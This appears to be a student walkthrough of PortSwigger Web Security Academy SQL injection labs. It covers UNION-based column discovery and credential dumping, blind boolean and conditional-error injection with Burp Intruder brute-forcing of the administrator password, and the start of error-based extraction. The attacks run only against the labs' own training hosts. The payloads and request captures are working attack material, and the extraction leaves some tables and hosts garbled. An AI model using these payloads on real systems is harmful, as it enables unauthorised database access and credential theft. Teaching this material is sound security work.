<pre>1 GET /filter?category=Corporate+gifts'+UNION+SELECT+NULL-- HTTP/2 2 Host: 0a8500a1035acca6814bf89b00bc00a8.web-security-academy.net 3 Cookie: session=wZnULBwAv2PmUDWlAzj3EsMDoQD99Z9s 4 Sec-Ch-Ua: 5 Sec-Ch-Ua-Mobile: ?0 6 Sec-Ch-Ua-Platform: "" 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like</pre>	<pre>1 HTTP/2 500 Internal Server Error 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 2421 5 6 <!DOCTYPE html> 7 <html> 8 <head></pre>
Hex	Hex

- Step 02: Add another NULL value to make an additional column and continue it until the error disappears.

Request	Response
Pretty	Pretty
Raw	Raw
<pre>1 GET /filter?category=Corporate+gifts'+UNION+SELECT+NULL,+NULL,+NULL-- HTTP/2 2 Host: 0a8500a1035acca6814bf89b00bc00a8.web-security-academy.net 3 Cookie: session=wZnULBwAv2PmUDWlAzj3EsMDoQD99Z9s 4 Sec-Ch-Ua: 5 Sec-Ch-Ua-Mobile: ?0 6 Sec-Ch-Ua-Platform: "" 7 Upgrade-Insecure-Requests: 1</pre>	<pre>1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 5066 5 6 <!DOCTYPE html> 7 <html></pre>
Hex	Hex

8.

SQL injection UNION attack, finding a column containing text.

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you first need to determine the number of columns returned by the query. You can do this using a technique you learned in a [previous lab](#). The next step is to identify a column that is compatible with string data.

The lab will provide a random value that you need to make appear within the query results. To solve the lab, perform a [SQL injection UNION](#) attack that returns an additional row containing the value provided. This technique helps you determine which columns are compatible with string data.

Make the database retrieve the string: 'FQ8Oe3'.

- Step 01: First we should find out number of columns by following the steps in the previous lab and can find out three columns.
- Step 02: For each NULL value we have to replace the random value provided by the lab like following payload:
-

+UNION+SELECT+'CFFTKw',NULL,NULL-

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
1 GET /filter?category=Lifestyle'+UNION+SELECT+'CFFTKw',NULL,NULL--	HTTP/2		1 HTTP/2 500 Internal Server Error			
2 Host: Da420041045bb0d18789425e007500db.web-security-academy.net			2 Content-Type: text/html; charset=u			
3 Cookie: session=vdR8M9tFWwpXTxfPIPo1luTgOIDm8YM			3 X-Frame-Options: SAMEORIGIN			
4 Sec-Ch-Ua:			4 Content-Length: 2468			
5 Sec-Ch-Ua-Mobile: ?0			5			
6 Sec-Ch-Ua-Platform: ""			6 <!DOCTYPE html>			

The second column contains a string data type. By doing this we can find out the data type of each column.

9.

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
1 GET /filter?category=Lifestyle'+UNION+SELECT+NULL,'CFFTKw' NULL-- HTTP/2 2 Host: 0a420041045bb0d18789425e007500db.web-security-academy.net 3 Cookie: session=vdR8M9tFWwpXTxfFIPoIluTgOIDM8YM 4 Sec-Ch-Ua: 5 Sec-Ch-Ua-Mobile: ?0 6 Sec-Ch-Ua-Platform: "" 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like			1 HTTP/2 200 OK 2 Content-Type: text 3 X-Frame-Options: S 4 Content-Length: 51 5 6 <!DOCTYPE html> 7 <html> 8 <head>		

SQL injection UNION attack, retrieving data from other tables.

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you need to combine some of the techniques you learned in previous labs.

The database contains a different table called users, with columns called username and password.

To solve the lab, perform a SQL injection UNION attack that retrieves all usernames and passwords, and use the information to log in as the administrator user.

- Step 01: We can use knowledge from the previous labs to finish this task. By executing this payload, it will display the administrator credentials.

+UNION+SELECT+username,password+FROM+users--

10.

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
1 GET /filter?category=Lifestyle'+UNION+SELECT+username,password+FROM+users--			HTTP/2		
2 Host: 0aab002b036ddbb181fba7da00a400b9.web-security-academy.net					
3 Cookie: session=5ciTmXLl044aZysd0jBixxrxz4N9PZFr					
4 Sec-Ch-Ua:					
5 Sec-Ch-Ua-Mobile: ?0					
6 Sec-Ch-Ua-Platform: ""					
7 Upgrade-Insecure-Requests: 1					
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36					
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7					
10 Sec-Fetch-Site: same-origin					
11 Sec-Fetch-Mode: navigate					
12 Sec-Fetch-User: ?1					
13 Sec-Fetch-Dest: document					
14 Referer: https://0aab002b036ddbb181fba7da00a400b9.web-security-academy.net/					
15 Accept-Encoding: gzip, deflate					
16 Accept-Language: en-US,en;q=0.9					
17					
18					

SQL injection UNION attack, retrieving multiple values in a single column.

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The database contains a different table called users, with columns called username and password.

To solve the lab, perform a [SQL injection UNION](#) attack that retrieves all usernames and passwords, and use the information to log in as the administrator user.

- Step 01: First we have to determine the number of columns.

In this case there are two columns, and we have to find out what is the type of each column to receive the username and password as text or string. We can do it by executing this payload: '+UNION+SELECT+NULL,'a'—.

11.

Request		Response			
Pretty	Raw	Hex	Pretty	Raw	Hex
1 GET /filter?category=Gifts'+UNION+SELECT+NULL, 'a'-- HTTP/2 2 Host: 0a36007a033d549a81874d3200350096.web-security-academy.net 3 Cookie: session=jJqNkeHs9qJvQmx2NJgyi9dOGT12EwwK 4 Sec-Ch-Ua: 5 Sec-Ch-Ua-Mobile: ?0 6 Sec-Ch-Ua-Platform: "" 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36			1 HTTP/2 200 OK 2 Content-Type: text/html; charset=UTF-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 4922 5 6 <!DOCTYPE html> 7 <html> 8 <head> 9 <link href=/resources,		

- Step 02: Then we have to retrieve all the usernames and passwords in one column to do that we have to find out the version of the database.

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
1 GET /filter?category=Gifts'+UNION+SELECT+NULL,version()-- HTTP/2			79 </th>		
2 Host: 0a36007a033d549a81874d3200350096.web-security-academy.net			80 <td>		
3 Cookie: session=jJqNkeHs9qJvQmx2NJgyi9dOTI2EwwK			81 View details		
4 Sec-Ch-Ua:			82 </td>		
5 Sec-Ch-Ua-Mobile: ?0			83 </tr>		
6 Sec-Ch-Ua-Platform: ""			84 <tr>		
7 Upgrade-Insecure-Requests: 1			85 <th>		
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36			86 <th>Conversation Control</th>		
9 Accept:			87 <td>		
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			88 View details		
10 Sec-Fetch-Site: same-origin			89 </td>		
11 Sec-Fetch-Mode: navigate			90 </tr>		
12 Sec-Fetch-User: ?1			91 <tr>		
13 Sec-Fetch-Dest: document			92 <th>PostgreSQL 12.15 (Ubuntu 12.15-0ubuntu0.20.04.1)</th>		
14 Referer: https://0a36007a033d549a81874d3200350096.web-security-academy.net/			93 <td>		
15 Accept-Encoding: gzip, deflate			94 </td>		
16 Accept-Language: en-US,en;q=0.9			95 </tr>		
17			96 <tr>		
18			97 <td>		

- Step 03: Then to retrieve username and passwords in one column we can execute this payload: '+UNION+SELECT+NULL,username||'*'||password+FROM+users--

We use `||'*'||` because we can find out where the username ends and where the password begins for the particular username.

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
1 GET /filter?category=Gifts'+UNION+SELECT+NULL,username '*' password+FROM+users-- HTTP/2			66 		
2 Host: 0a36007a033d549a81874d3200350096.web-security-academy.net			67 <section>		
3 Cookie: session=jJqNkeHs9qJvQmx2NJgyi9dOTI2EwwK			68 <table class="is-table-list">		
4 Sec-Ch-Ua:			69 <tbody>		
5 Sec-Ch-Ua-Mobile: ?0			70 <tr>		
6 Sec-Ch-Ua-Platform: ""			71 <th>		
7 Upgrade-Insecure-Requests: 1			72 administrator*j92dburfo9vzhrll14c0		
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36			73 </th>		
9 Accept:			74 High-End Gift Wrapping		
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			75 </td>		
10 Sec-Fetch-Site: same-origin			76 View details		
11 Sec-Fetch-Mode: navigate			77 </td>		
12 Sec-Fetch-User: ?1			</tr>		
13 Sec-Fetch-Dest: document			<tr>		
14 Referer: https://0a36007a033d549a81874d3200350096.web-security-academy.net/			78 <th>		
15 Accept-Encoding: gzip, deflate			wiener*cmo2spbn9if50ejdinpo		
16 Accept-Language: en-US,en;q=0.9			</th>		
17			</tr>		
18					

11. Blind SQL injection with conditional responses.

This lab contains a [blind SQL injection](#) vulnerability. The application uses a tracking cookie for analytics and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and no error messages are displayed. But the application includes a "Welcome back" message in the page if the query returns any rows.

The database contains a different table called users, with columns called username and password. You need to exploit the blind SQL injection vulnerability to find out the password of the administrator user.

To solve the lab, log in as the administrator user.

HINT: You can assume that the password only contains lowercase, alphanumeric characters.

- Step 01: We can check this website is vulnerable to blind based SQL injection. To do that we can modify the cookie.

We can use 'AND+1=1— to get the output “welcome back!”.

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
1 GET / HTTP/2 2 Host: Da9b00bb048f7e9d87228e65003c000f.web-security-academy.net 3 Cookie: TrackingId=CUclvT0N1NVk7TEK'AND+1=1--; session=pvNFV33ODHCgpliyZLVN2E6ooj93igfDb 4 Cache-Control: max-age=0 5 Sec-Ch-Ua: 6 Sec-Ch-Ua-Mobile: ?0 7 Sec-Ch-Ua-Platform: "" 8 Upgrade-Insecure-Requests: 1			46	 </p> <div> Welcome back! </div> <p> </p>		

if we input something like following, we will not get an output as “welcome back!”. But

Request

Pretty	Raw	Hex
1 GET / HTTP/2		
2 Host: Da9b00bb048f7e9d87228e65003c000f.web-secur.		
3 Cookie: TrackingId=CUclvT0N1NVk7TEK'AND+1=0--; s		
4 Cache-Control: max-age=0		
5 Sec-Ch-Ua:		
6 Sec-Ch-Ua-Mobile: ?0		

we can see “200 response code” meaning the site is vulnerable to blind bases SQLi.

- Step 02: Then we can check if the users table exists or not using this payload:

```
'AND+(SELECT+f+FROM+users+LIMIT+1)%3d'f--
```

And we can see it displays the “welcome back!” message, so it means the users table exists.

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
1 GET / HTTP/2			45	Home	
2 Host:					
0a9b00bb048f7e9d87228e65003c000f.web-security-academy.net				<p>	
3 Cookie: TrackingId=					
CUclvTON1NVk7TEK'AND+(SELECT+f+FROM+users+LIMIT+1)%3d'f'--; session=pvNFV33ODHCgplyZLVN2E6ooj93igfdb			46	</p>	
4 Cache-Control: max-age=0				<div>	
5 Sec-Ch-Ua:				Welcome back!	
6 Sec-Ch-Ua-Mobile: ?0				</div>	
7 Sec-Ch-Ua-Platform: ""				<p>	
				</p>	
			47		
				My account	
					

- Step 03: Then we can check in the users table if there is an administrator column. To do that we can use following payload:

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
1 GET / HTTP/2			44	<section class="top-links">	
2 Host:			45	Home	
0a9b00bb048f7e9d87228e65003c000f.web-security-academy.net					
3 Cookie: TrackingId=CUclvTON1NVk7TEK'AND+(SELECT username FROM users WHERE username='administrator')='administrator'--; session=pvNFV33ODHCgplyZLVN2E6ooj93igfdb			46	<p>	
4 Cache-Control: max-age=0					
5 Sec-Ch-Ua:				</p>	
6 Sec-Ch-Ua-Mobile: ?0				<div>	
7 Sec-Ch-Ua-Platform: ""				Welcome back!	
8 Upgrade-Insecure-Requests: 1				</div>	
9 User-Agent: Mozilla/5.0 (Windows NT				<p>	
				</p>	
			47		
				My account	
					

We can see it does exist.

- Step 04: Then we have to check the password length of the administrator account. We can do that by using “Intruder” tab in Burp Suite.

But first we can use this payload to find out how many characters the password contains.

Request			Response		
	Pretty	Raw	Hex		
1	GET / HTTP/2				
2	Host:				
	0a9b00bb048f7e9d87228e65003c000f.web-security-academy.net				
3	Cookie: TrackingId=CUclvT0N1NVk7TEK' AND (SELECT username FROM users WHERE username='administrator' and LENGTH(password)>1)='administrator'--; session=pvNFV330DHCgplyZLVN2E6ooj93igfdb				
4	Cache-Control: max-age=0				
5	Sec-Ch-Ua:				

We can see the password is bigger than “1”.

Request			Response		
	Pretty	Raw	Hex		
1	GET / HTTP/2				
2	Host:				
	0a9b00bb048f7e9d87228e65003c000f.web-security-academy.net				
3	Cookie: TrackingId=CUclvT0N1NVk7TEK' AND (SELECT username FROM users WHERE username='administrator' and LENGTH(password)>25)='administrator'--; session=pvNFV330DHCgplyZLVN2E6ooj93igfdb				
4	Cache-Control: max-age=0				
5	Sec-Ch-Ua:				

And it is smaller than “25”.

- Step 05: Then we can bruteforce the password by using intruder. When we go to intruder tab we have to clear all the positions first (you can do it by using clear button.) then we have to give the position we want (you can do it by using the add button).

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: 8f7e9d87228e65003c000f.web-security-academy.net Update Host header to match target

```
1 GET / HTTP/2
2 Host: 0a9b00bb048f7e9d87228e65003c000f.web-security-academy.net
3 Cookie: TrackingId=CUclvTON1NVk7TEK'AND (SELECT username FROM users WHERE
username='administrator' and LENGTH(password)>$1$)='administrator'--;
session=pvNFV330DHGplyZLVN2E6ooj93igfDb
4 Cache-Control: max-age=0
5 Sec-Ch-Ua:
6 Sec-Ch-Ua-Mobile: ?0
```

Then choose the attack type as “sniper” then go to the payload section and change the values as the following image.

Positions **Payloads** Resource pool Settings

② **Payload sets**

You can define one or more payload sets. The number of payload sets de

Payload set: Payload count: 25

Payload type: Request count: 25

② **Payload settings [Numbers]**

This payload type generates numeric payloads within a given range and i

Number range

Type: Sequential Random

From:

To:

Step:

How many:

Number format

We use payload type as numbers and we can start from 1 to 25. We can use 25 because we know the password does not contain 25 characters. So then we use step as 1 because we need to add 1.

We can see the `length` number changed and we know that the password contains “20” characters.

Attack Save Columns 2. Intruder attack of https://0a9b00bb048f7e9d87228e65003c000f.web-security-academy... - X

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request ^	Payload	Status code	Error	Timeout	Length	Comment
14	14	200			11443	
15	15	200			11443	
16	16	200			11443	
17	17	200			11443	
18	18	200			11443	
19	19	200			11443	
20	20	200			11382	
21	21	200			11382	
22	22	200			11382	
23	23	200			11382	
24	24	200			11382	
25	25	200			11382	

Request Response

Pretty Raw Hex Render

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11273
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
11    <title>
        Blind SQL injection with conditional responses
      </title>

```

① ⚙️ ⏪ ⏩ welcome 0 matches

Finished

- Step 06: Now we know the password length then we have to bruteforce the password characters. To do that we have to use this payload and again go to intruder tab change values as the image below and click “start attack”.

'AND (SELECT substring(password,1,1) FROM users WHERE username='administrator')='a'—

Choose an attack type

Attack type: Cluster bomb

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: 8f7e9d87228e65003c000f.web-security-academy.net Update Host header to match target

```

1 GET / HTTP/2
2 Host: 0a9b00bb048f7e9d87228e65003c000f.web-security-academy.net
3 Cookie: TrackingId=CUclvTON1NVk7TEK'AND (SELECT substring(password,$1$,1)
FROM users WHERE username='administrator')='\$a\$'--; session=
pvNFV330DHCgplyZLVN2E6ooj93igfdb
4 Cache-Control: max-age=0
5 Sec-Ch-Ua:
6 Sec-Ch-Ua-Mobile: ?0

```

Payload sets

You can define one or more payload sets. The number of payload sets: 1. Various payload types are available for each payload set, and each payload set contains 20 requests.

Payload set:	1	Payload count:	20
Payload type:	Numbers	Request count:	0

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and step.

Number range

Type: Sequential Random

From: 1

To: 20

Step: 1

How many:

Payload sets

You can define one or more payload sets. The number of payload sets: 2. Various payload types are available for each payload set, and each payload set contains 36 requests.

Payload set:	2	Payload count:	36
Payload type:	Brute forcer	Request count:	720

Payload settings [Brute forcer]

This payload type generates payloads of specified lengths that contain all characters from the character set.


Character set: abcdefghijklmnopqrstuvwxyz0123456789

Min length: 1

Max length: 1

Payload processing

On the intruder tab go to settings and do as follows. It allows us to retrieve the password more clearly. Clear the any existing entries from the list and add the value “Welcome back!” to it.



Like this we can get the administrator password: j88huf1zcl5lf3nqeup2.

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Welcome back!
49	9	c	200	<input type="checkbox"/>	<input type="checkbox"/>	11443	1
97	17	e	200	<input type="checkbox"/>	<input type="checkbox"/>	11443	1
106	6	f	200	<input type="checkbox"/>	<input type="checkbox"/>	11443	1
113	13	f	200	<input type="checkbox"/>	<input type="checkbox"/>	11443	1
144	4	h	200	<input type="checkbox"/>	<input type="checkbox"/>	11443	1
181	1	j	200	<input type="checkbox"/>	<input type="checkbox"/>	11443	1
230	10	l	200	<input type="checkbox"/>	<input type="checkbox"/>	11443	1
232	12	l	200	<input type="checkbox"/>	<input type="checkbox"/>	11443	1
275	15	n	200	<input type="checkbox"/>	<input type="checkbox"/>	11443	1
319	19	p	200	<input type="checkbox"/>	<input type="checkbox"/>	11443	1
336	16	q	200	<input type="checkbox"/>	<input type="checkbox"/>	11443	1
405	5	u	200	<input type="checkbox"/>	<input type="checkbox"/>	11443	1
418	18	u	200	<input type="checkbox"/>	<input type="checkbox"/>	11443	1
508	8	z	200	<input type="checkbox"/>	<input type="checkbox"/>	11443	1
547	7	1	200	<input type="checkbox"/>	<input type="checkbox"/>	11443	1
580	20	2	200	<input type="checkbox"/>	<input type="checkbox"/>	11443	1
594	14	3	200	<input type="checkbox"/>	<input type="checkbox"/>	11443	1
631	11	5	200	<input type="checkbox"/>	<input type="checkbox"/>	11443	1
682	2	8	200	<input type="checkbox"/>	<input type="checkbox"/>	11443	1
683	3	8	200	<input type="checkbox"/>	<input type="checkbox"/>	11443	1
0			200	<input type="checkbox"/>	<input type="checkbox"/>	11382	

12. Blind SQL injection with conditional errors.

This lab contains a [blind SQL injection](#) vulnerability. The application uses a tracking cookie for analytics and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows. If the SQL query causes an error, then the application returns a custom error message.

The database contains a different table called users, with columns called username and password. You need to exploit the blind SQL injection vulnerability to find out the password of the administrator user.

To solve the lab, log in as the administrator user.

- Step 01: We have to confirm that the “administrator” exists in the “users” table. We can use following payload:

```
'||+(SELECT+CASE+WHEN(1%3d1)+THEN+TO_CHAR(1/0)+ELSE+"+END+FRO  
M+users+WHERE+username%3d'administrator')+||+'
```

- The explanation of the query is “CASE” is used to create a condition like “IF” statement. We use “CASE” because this is an oracle-based database.
 - “WHEN(1=1)” is a condition that always evaluates to true.
 - “THEN TO_CHAR(1/0)” is the code that runs when the condition is true. It attempts to divide 1 by 0, which is impossible and causes an error in the database. This method uses to check if the database gives an error message, which can reveal details about how the database is structured.
 - “ELSE” is the code that runs when the condition is false.

We can confirm that the administrator exists.

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
1 GET / HTTP/2			1 HTTP/2 500 Internal Server Error		
2 Host:	Da8e00ee04c1b7bc81376b5300d700ac.web-security-academy.net		2 Content-Type: text/html; charset=		
3 Cookie: TrackingId=n04dAyPmTswSMYSh'+ +(SELECT+CASE+WHEN(1+\$3d1)+THEN+TO_CHAR(1/0)+ELSE+' '+END+FROM+users+WHERE+username\$3d'administrator')+ +'; session=kXxDze9MVQvXvjiLdqYZbEwW3pUY3txS			3 X-Frame-Options: SAMEORIGIN		
			4 Content-Length: 2226		
			5		
			6 <!DOCTYPE html>		
			7 <html>		
			8 <head>		
			9 <link href=		

If we input random characters, we will get a 200-response code. And because of that we know that there is no such account.

- Step 02: Then we have to find out the length of the password.

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
1 GET / HTTP/2			1 HTTP/2 200 OK		
2 Host:	Da8e00ee04c1b7bc81376b5300d700ac.web-security-academy.net		2 Content-Type: text		
3 Cookie: TrackingId=n04dAyPmTswSMYSh'+ +(SELECT+CASE+WHEN(1+\$3d1)+THEN+TO_CHAR(1/0)+ELSE+' '+END+FROM+users+WHERE+username\$3d'administrator'+AND+LENGTH(password)>21)+ +'; session=kXxDze9MVQvXvjiLdqYZbEwW3pUY3txS			3 X-Frame-Options: s		
4 Cache-Control: max-age=0			4 Content-Length: 11		
			5		
			6 <!DOCTYPE html>		
			7 <html>		
			8 <head>		
			9 <link href=		
			/resources/lal		
			Header.css re		

Now we know the password has less than 21 characters we can check exact length using intruder.

The password has 20 characters.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. In the left panel, under 'Payload sets', a new payload set is being configured for 'Numbers'. The 'Payload type' is set to 'Numbers'. The 'Type' is set to 'Sequential'. The 'From' field is '1', 'To' is '21', 'Step' is '1', and 'How many:' is '2'. The 'Number format' is not specified. In the right panel, the 'Results' tab is selected, showing a table of 21 requests. The first 20 requests have a status code of 200 and a length of 11431. The last request (index 21) has a status code of 200 and a length of 200. The payload column shows values from 1 to 21.

Request	Payload	Status code	Error	Timeout	Length
0		200			11431
1	1	500			2353
2	2	500			2353
3	3	500			2353
4	4	500			2353
5	5	500			2353
6	6	500			2353
7	7	500			2353
8	8	500			2353
9	9	500			2353
10	10	500			2353
11	11	500			2353
12	12	500			2353
13	13	500			2353
14	14	500			2353
15	15	500			2353
16	16	500			2353
17	17	500			2353
18	18	500			2353
19	19	500			2353
20	20	200			11431
21	21	200			11431

- Step 03: Now we can bruteforce the password. Follow the images.

The screenshot shows an attack configuration dialog. The 'Attack type' is set to 'Cluster bomb'. Under 'Payload positions', the target is set to '1b7bc81376b5300d700ac.web-security-academy.net'. The 'Update Host header to match target' checkbox is checked. The payload is a multi-line string containing various HTTP headers and a session cookie. The session cookie value includes a WHERE clause filtering for the administrator user. The payload ends with an 'Accept:' line.

```

Attack type: Cluster bomb
Start

Choose an attack type

Payload positions
Target: 1b7bc81376b5300d700ac.web-security-academy.net
Update Host header to match target

1 GET / HTTP/2
2 Host: 0a8e00ee04c1b7bc81376b5300d700ac.web-security-academy.net
3 Cookie: TrackingId=
nO4dAyRmTswSMYSh' ||| +(SELECT+CASE+WHEN(1%3d1)+THEN+TO_CHAR(1/0)+ELSE+' '+END+FROM+users+WHERE+username$3d'administrator'+AND+SUBSTR(password,$1$,1)='SaS')+||+'; session=kXkDze9MVQvXvjLdqYZbEwW3pUY3txS
4 Cache-Control: max-age=0
5 Sec-Ch-Ua:
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: ""
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
10 Accept:

```

Positions	Payloads	Resource pool	Settings
(?) Payload sets You can define one or more payload sets. The number of payload sets depends on the payload type selected. Various payload types are available for each payload set, and each payload type has its own settings. Payload set: <input type="text" value="1"/> Payload count: 20 Payload type: <input type="text" value="Numbers"/> Request count: 0			
(?) Payload settings [Numbers] This payload type generates numeric payloads within a given range and in sequential or random order. Number range Type: <input checked="" type="radio"/> Sequential <input type="radio"/> Random From: <input type="text" value="1"/> To: <input type="text" value="20"/> Step: <input type="text" value="1"/> How many: <input type="text"/> Number format			
(?) Payload sets You can define one or more payload sets. The number of payload sets depends on the payload type selected. Various payload types are available for each payload set, and each payload type has its own settings. Payload set: <input type="text" value="2"/> Payload count: 36 Payload type: <input type="text" value="Brute forcer"/> Request count: 720			
(?) Payload settings [Brute forcer] This payload type generates payloads of specified lengths that contain characters from a specified character set. Character set: <input type="text" value="abcdefghijklmnopqrstuvwxyz0123456789"/> Min length: <input type="text" value="1"/> Max length: <input type="text" value="1"/>			

```
'||+(SELECT+CASE+WHEN(1%3d1)+THEN+TO_CHAR(1/0)+ELSE+"+END+FROM+user
s+WHERE+username%3d'administrator'+AND+SUBSTR(password,1,1)='l')+||+'
```

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length
7	7	a	500	<input type="checkbox"/>	<input type="checkbox"/>	23
39	19	b	500	<input type="checkbox"/>	<input type="checkbox"/>	23
91	11	e	500	<input type="checkbox"/>	<input type="checkbox"/>	23
102	2	f	500	<input type="checkbox"/>	<input type="checkbox"/>	23
129	9	g	500	<input type="checkbox"/>	<input type="checkbox"/>	23
134	14	g	500	<input type="checkbox"/>	<input type="checkbox"/>	23
245	5	m	500	<input type="checkbox"/>	<input type="checkbox"/>	23
338	18	q	500	<input type="checkbox"/>	<input type="checkbox"/>	23
413	13	u	500	<input type="checkbox"/>	<input type="checkbox"/>	23
508	8	z	500	<input type="checkbox"/>	<input type="checkbox"/>	23
516	16	z	500	<input type="checkbox"/>	<input type="checkbox"/>	23
580	20	2	500	<input type="checkbox"/>	<input type="checkbox"/>	23
584	4	3	500	<input type="checkbox"/>	<input type="checkbox"/>	23
586	6	3	500	<input type="checkbox"/>	<input type="checkbox"/>	23
595	15	3	500	<input type="checkbox"/>	<input type="checkbox"/>	23
603	3	4	500	<input type="checkbox"/>	<input type="checkbox"/>	23
661	1	7	500	<input type="checkbox"/>	<input type="checkbox"/>	23
672	12	7	500	<input type="checkbox"/>	<input type="checkbox"/>	23
697	17	8	500	<input type="checkbox"/>	<input type="checkbox"/>	23
710	10	9	500	<input type="checkbox"/>	<input type="checkbox"/>	23
0			200	<input type="checkbox"/>	<input type="checkbox"/>	11
1	1	a	200	<input type="checkbox"/>	<input type="checkbox"/>	11
		

13. Visible error-based SQL injection.

This lab contains a [SQL injection](#) vulnerability. The application uses a tracking cookie for analytics and performs a SQL query containing the value of the submitted cookie. The results of the SQL query are not returned.

The database contains a different table called users, with columns called username and password. To solve the lab, find a way to leak the password for the administrator user, then log in to their account.

- Step 01: In repeater type a single quote at end of the cookie and send the request. Then we can see an error with the full SQL query and it also explains unclosed string. We can add comment “--” at end of the quote and hit send. Then we can see there is no error.

This implies that the query is currently structured correctly.

- Step 02: Add “SELECT” statement to the query and cast the returned value to an “int” data type and hit send.

' AND CAST((SELECT 1) AS int)—

```
<h4>
  ERROR: argument of AND must be
  type boolean, not type integer
  Position: 63
</h4>
<p class=is-warning>
  ERROR: argument of AND must be
  type boolean, not type integer
  Position: 63
</p>
</div>
```

- Step 03: Modify the above error by adding “=”.

' AND 1=CAST((SELECT 1) AS int)--

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Rende
1 GET / HTTP/2				1 HTTP/2 200 OK			
2 Host:	Oaf200b103d8997b816eee0c008d0057.web-security-academy.net			2 Content-Type: text/html			
